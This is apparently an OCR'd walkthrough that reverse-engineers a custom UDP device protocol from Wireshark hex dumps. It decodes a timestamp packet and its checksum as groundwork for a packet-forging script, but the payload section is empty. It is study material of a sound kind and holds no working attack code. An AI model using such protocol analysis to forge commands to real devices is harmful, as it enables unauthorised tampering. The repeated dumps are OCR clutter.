
#1 (Temp Place) Operation Complete

Initial Research



All Log: 20020

Initial Research



Wireshark · Follow UDP Stream (udp.stream eq 2) · 19-udp.pcap

```
00000000  55 aa 01 00 4d 02 00 00  00 00 00 00 00 00 00 00   U...M... ........
00000010  00 00 00 00 00 00 00 00  00 00 4f 01               ........ ..O.
    00000000  aa 55 01 00 4d 02 06 00  00 00 30 75 00 00 00 00   .U..M... ..0u....
    00000010  00 00 00 00 00 00 00 00  00 00 fa 01               ........ ....
0000001C  55 aa 01 00 15 02 04 00  00 00 00 00 00 00 00 00   U....... ........
0000002C  00 00 00 00 00 00 00 00  00 00 1b 01               ........ ....
    0000001C  aa 55 01 00 15 02 04 00  00 00 00 00 00 00 00 00   .U...... ........
    0000002C  00 00 00 00 00 00 00 00  00 00 1b 01               ........ ....
00000038  55 aa 01 00 41 02 01 00  01 00 00 00 00 00 00 00   U...A... ........
00000048  00 00 00 00 00 00 00 00  00 00 45 01               ........ ..E.
    00000038  aa 55 01 00 41 02 04 00  00 00 00 00 00 00 00 00   .U..A... ........
    00000048  00 00 00 00 00 00 00 00  00 00 47 01               ........ ..G.
00000054  5a a5 01 00 01 03 04 00  3e 00 00 00 46 01 00 00   Z....... >...F...
00000064  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
    00000054  aa 55 01 00 01 03 04 00  00 00 10 00 00 00 00 00   .U...... ........
    00000064  00 00 00 00 00 00 00 00  00 00 18 01               ........ ....
00000070  5a a5 01 00 05 02 00 00  07 01 00 00               Z....... ....
    00000070  a5 5a 01 00 05 02 1e 00                            .Z......
    00000078  00 00 2f 00 00 00 56 00  00 00 00 00 7b 00 00 00   ../...V. ....{...
    00000088  d0 03 00 00 7b 00 00 00  ed 4d 00 00 d9 d9 5f 06   ....{... .M...._.
0000007C  55 aa 01 00 41 02 01 00  00 00 00 00 00 00 00 00   U...A... ........
0000008C  00 00 00 00 00 00 00 00  00 00 44 01               ........ ..D.
    00000098  aa 55 01 00 41 02 04 00  00 00 00 00 00 00 00 00   .U..A... ........
    000000A8  00 00 00 00 00 00 00 00  00 00 47 01               ........ ..G.
```

6 client pkts, 7 server pkts, 11 turns.


Entire conversation (332 bytes)

Show and save data as: Hex Dump

Stream: 2

Find:

Initial Research




Wireshark · Follow UDP Stream (udp.stream eq 2) · 19-udp.pcap

```
00000000  55 aa 01 00 4d 02 00 00  00 00 00 00 00 00 00 00   U...M... ........
00000010  00 00 00 00 00 00 00 00  00 00 4f 01               ........ ..O.
    00000000  aa 55 01 00 4d 02 06 00  00 00 30 75 00 00 00 00   .U..M... ..0u....
    00000010  00 00 00 00 00 00 00 00  00 00 fa 01               ........ ....
0000001C  55 aa 01 00 15 02 04 00  00 00 00 00 00 00 00 00   U....... ........
0000002C  00 00 00 00 00 00 00 00  00 00 1b 01               ........ ....
    0000001C  aa 55 01 00 15 02 04 00  00 00 00 00 00 00 00 00   .U...... ........
    0000002C  00 00 00 00 00 00 00 00  00 00 1b 01               ........ ....
00000038  55 aa 01 00 41 02 01 00  01 00 00 00 00 00 00 00   U...A... ........
00000048  00 00 00 00 00 00 00 00  00 00 45 01               ........ ..E.
    00000038  aa 55 01 00 41 02 04 00  00 00 00 00 00 00 00 00   .U..A... ........
    00000048  00 00 00 00 00 00 00 00  00 00 47 01               ........ ..G.
00000054  5a a5 01 00 01 03 04 00  3e 00 00 00 46 01 00 00   Z....... >...F...
00000064  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
    00000054  aa 55 01 00 01 03 04 00  00 00 10 00 00 00 00 00   .U...... ........
    00000064  00 00 00 00 00 00 00 00  00 00 18 01               ........ ....
00000070  5a a5 01 00 05 02 00 00  07 01 00 00               Z....... ....
    00000070  a5 5a 01 00 05 02 1e 00                            .Z......
    00000078  00 00 2f 00 00 00 56 00  00 00 00 00 7b 00 00 00   ../...V. ....{...
    00000088  d0 03 00 00 7b 00 00 00  ed 4d 00 00 d9 d9 5f 06   ....{... .M...._.
0000007C  55 aa 01 00 41 02 01 00  00 00 00 00 00 00 00 00   U...A... ........
0000008C  00 00 00 00 00 00 00 00  00 00 44 01               ........ ..D.
    00000098  aa 55 01 00 41 02 04 00  00 00 00 00 00 00 00 00   .U..A... ........
    000000A8  00 00 00 00 00 00 00 00  00 00 47 01               ........ ..G.
```

6 client pkts, 7 server pkts, 11 turns.

Entire conversation (332 bytes) ▾ Show and save data as Hex Dump ▾ Stream 2

Find: Find Next



Wireshark · Follow UDP Stream (udp.stream eq 3) · 19-udp.pcap


```
00000000  55 aa 01 00 4d 02 00 00  00 00 00 00 00 00 00 00   U...M... ........
00000010  00 00 00 00 00 00 00 00  00 00 4f 01               ........ ..O.
    00000000  aa 55 01 00 4d 02 06 00  00 00 30 75 00 00 00 00   .U..M... ..0u....
    00000010  00 00 00 00 00 00 00 00  00 00 fa 01               ........ ....
0000001C  55 aa 01 00 15 02 04 00  00 00 00 00 00 00 00 00   U....... ........
0000002C  00 00 00 00 00 00 00 00  00 00 1b 01               ........ ....
    0000001C  aa 55 01 00 15 02 04 00  00 00 00 00 00 00 00 00   .U...... ........
    0000002C  00 00 00 00 00 00 00 00  00 00 1b 01               ........ ....
00000038  55 aa 01 00 41 02 01 00  01 00 00 00 00 00 00 00   U...A... ........
00000048  00 00 00 00 00 00 00 00  00 00 45 01               ........ ..E.
00000054  55 aa 01 00 4a 02 06 00  13 06 13 0e 20 3a 00 00   U...J... .... :..
00000064  00 00 00 00 00 00 00 00  00 00 e6 01               ........ ....
    00000038  aa 55 01 00 4a 02 04 00  00 00 00 00 00 00 00 00   .U..J... ........
    00000048  00 00 00 00 00 00 00 00  00 00 50 01               ........ ..P.
00000070  55 aa 01 00 41 02 01 00  00 00 00 00 00 00 00 00   U...A... ........
00000080  00 00 00 00 00 00 00 00  00 00 44 01               ........ ..D.
    00000054  aa 55 01 00 41 02 04 00  00 00 00 00 00 00 00 00   .U..A... ........
    00000064  00 00 00 00 00 00 00 00  00 00 47 01               ........ ..G.
```

5 client pkts, 4 server pkts, 7 turns.

Entire conversation (252 bytes) ▾ Show and save data as Hex Dump ▾ Stream 3


Find: Find Next

Initial Research



```
00000054  55 aa 01 00 4a 02 06 00  13 06 13 0e 20 3a 00 00   U...J... .... :..
00000064  00 00 00 00 00 00 00 00  00 00 e6 01               ........ ....
```


Hexadecimal Code Conversion



```
00 4a 02 06 00 13 06 13 0e 20 3a     e6
```

```
0 74 2 6 0 19 6 19 14 32 58     230
```

Initial Research



```
00 4a 02 06 00 13  06 13 0e 20 3a            e6
```


```
0 74 2 6 0 19  6 19 14 32 58            230
```

Year= 13 = 2019
Month= 06 = 06 (June)
Date= 13 = 19
Hour = 0e = 14
Minute = 20 = 32
Second= 3a=58

Checksum= e6 = 230

Create the Magic Wand a.k.a script

Original Packet:




```
00000044  00 00 00 00 00 00 00 00  00 00 45 01              ........ ..E.
00000054  55 aa 01 00 4a 02 06 00  13 06 13 0e 20 3a 00 00  U...J... .... :..
00000064  00 00 00 00 00 00 00 00  00 00 e6 01              ........ ....
```

Payload:

